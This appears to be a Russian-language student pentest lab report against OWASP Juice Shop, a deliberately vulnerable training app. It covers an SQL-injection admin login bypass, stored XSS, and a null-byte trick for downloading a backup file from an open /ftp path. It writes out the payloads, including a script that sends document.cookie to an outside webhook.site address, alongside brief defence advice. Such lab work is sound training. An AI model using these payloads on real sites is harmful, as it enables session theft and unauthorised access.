

# Модуль 5. Аудит, пентест и современные методы выявления уязвимостей

---


SQL Injection-логин — войдите без регистрации, обойдя форму через SQL-инъекцию

Что было сделано

Была реализована атака через SQL-инъекцию в форме авторизации пользователя через поле логина

Какой запрос/payload использовался и почему

Для реализации SQL атаки был использован стандартный шаблон SQL-инъекции, который закрывает текущее выражение, добавляет `Truthy`-условие и ставит символ комментирования далее, таким образом, чтобы последующая часть SQL -запроса не была выполнена.



```
{email: "admin@juice-sh.op' or 1=1 --", password: "123"}  
email: "admin@juice-sh.op' or 1=1 --"  
password: "123"
```

Как была найдена уязвимость

В форме отзывов в одном из товаров был обнаружен потенциальный email админа.



Яблочный сок  
(1000мл)

Непревзойденная классика.

1.99 ₽

Отзывы (1) ^

*admin@juice-sh.op*   
One of my favorites!

Оставить отзыв

Отзыв

Что вам нравится или не нравится?

• Максимум 160 символов 0/160

 Закрыть  Отправить

Форма ввода пароля - идеальное место для SQL-атак.

Успешная реализация SQL-инъекции:

The screenshot shows the OWASP Juice Shop application interface. At the top, there is a navigation bar with the logo 'OWASP Juice Shop', a search icon, a user account icon, a shopping cart icon with a '6' notification, and a language switcher 'RU'. A green banner at the top states: 'Ты успешно решил задачу: Login Admin (Log in with the administrator's user account.)'. Below the banner, the page title 'Все товары' (All products) is displayed. The main content area contains a grid of juice products:

Изображение	Название	Описание	Цена
	Яблочный сок (1000мл)	1.99¤	<button>Добавить в корзину</button>
	Яблочные выжимки	0.89¤	<button>Добавить в корзину</button>
	Банановый сок (1000мл)	1.99¤	<button>Добавить в корзину</button>
	Картина Лучший продавец Juice Shop	5000¤	<button>Добавить в корзину</button>
	Морковный сок (1000мл)	2.99¤	<button>Добавить в корзину</button>
	Канистелевый сок (500мл)	8.99¤	<button>Добавить в корзину</button>
	Juice Shop		

## Как можно защититься от данной уязвимости

Использовать стандартные практики защиты от SQL-инъекций - экранирование ввода

## Какие риски несет данная уязвимость

В данном случае уязвимость позволяет получить админский доступ к сервису, что является критичным

---

**Stored XSS — внедрите скрипт, получите cookie/JWT admin-учетки и подтвердите захват сессии.**

## Что было сделано

Была реализована атака Stored XSS, при которой мы сохранили вредоносный js код, хранящийся в БД и исполняемый при рендре определенной страницы

## Как была найдена уязвимость

Для реализации атаки использовалось поле ввода отзывов в приложении, где сперва вводились различные варианты XSS инъекций.

OWASP Juice Shop

RU

Аккаунт Корзина 0

### Все товары

Изображение	Название	Описание	Цена
	Яблочный сок (1000мл)	1.99¤	<a href="#">Добавить в корзину</a>
	Банановый сок (1000мл)	1.99¤	<a href="#">Добавить в корзину</a>
	Картина Лучший продавец Juice Shop	5000¤	<a href="#">Добавить в корзину</a>
	Канистелевый сок (500мл)	8.99¤	<a href="#">Добавить в корзину</a>
	Пресс для фруктов	89.99¤	
	Зеленый смузи	1.99¤	
	Juice Shop "Permafrost" 2020 Edition	9999.99¤	

Сообщения в чате:

- pussy@juicy.com <script>console.log(document.cookie.split(", ").value s().reduce((acc, curr) => { const [k,v] = curr.split("=");
 acc[k] = v return acc }, {})</script> t>
- pussy@juicy.com <script>alert('xss')</script>
- pussy@juicy.com \$eval.constructor('alert(1)())
- pussy@juicy.com {{constructor.constructor('alert(1)())}}
- pussy@juicy.com {{[]}.pop.constructor()#40'alert\u00281\u00299#41#41}}
- pussy@juicy.com fdsfsd
- pussy@juicy.com <script>console.log(document.cookie)<script>
- pussy@juicy.com <script>fetch('https://webhook.site/f9eb1906-7ab5-4ee4-9e13-3bae3958d232?cookie='+ document.cookie)</script>

Далее оставалось найти место, где данная уязвимость эксплуатировалась.

Оно было найдено в функционале экспорта данных

Запрос экспорт данных

Формат экспорта :  JSON  PDF

Excel

CAPTCHA:

Введите CAPTCHA\*:

Запрос

(Ваш экспорт данных откроется в новом окне браузера.)

Подтвердите действие на localhost:3000

xss

OK

Heap snapshot  
See the memory distribution of JavaScript objects a


Allocations on timeline  
Record memory allocations over time and isolate m

Allocation stack traces (more overhead)

Allocation sampling  
Approximate memory allocations by sampling long

Далее остается только сформировать необходимый payload для атаки, которая позволила бы получить ценную информацию со стороны другого пользователя (целимся на админа).

Был использован сторонний сервис <https://webhook.site> - на который отправляется запрос, содержащий данные о куках пользователя.



Далее остается только дождаться, когда целевой пользователь запросит экспорт данных и стриггерит выполнение уязвимого кода...


## Как можно защититься от данной уязвимости

- Экранировать HTML-вывод — особенно переменные, вставляемые в HTML, JS, атрибуты.
  - Использовать Content Security Policy (CSP) — запретить выполнение встроенных скриптов.
  - Валидация и фильтрация входных данных — удалять потенциально опасные теги
- 


## Administration Access

### Backup & Crack

Если попробовать подставить в путь сервиса /ftp, то откроется незакрытый путь в ftp серверу:



Пробуем скачать coupons\_2013.md.bak - ошибка, можно скачать только MD и PDF




## OWASP Juice Shop (Express ^4.21.0)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:59:18)
at /juice-shop/build/routes/fileServer.js:43:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:199:5)
```

Пробуем эксплуатировать null byte уязвимость, подставив %2500.md в конце:



```
D: > Downloads > coupons_2013.md.bak%00.md
1  n<MibgC7sn
2  mNYs#gC7sn
3  o*IvigC7sn
4  k#pDlgC7sn
5  o*I]pgC7sn
6  n(XRvgC7sn
7  n(XItgC7sn
8  k##AfqC7sn
9  q:<IqqgC7sn
10 pEw8ogC7sn
11 pes[BgC7sn
12 l}6D$gC7ss
```

Файл успешно скачался!

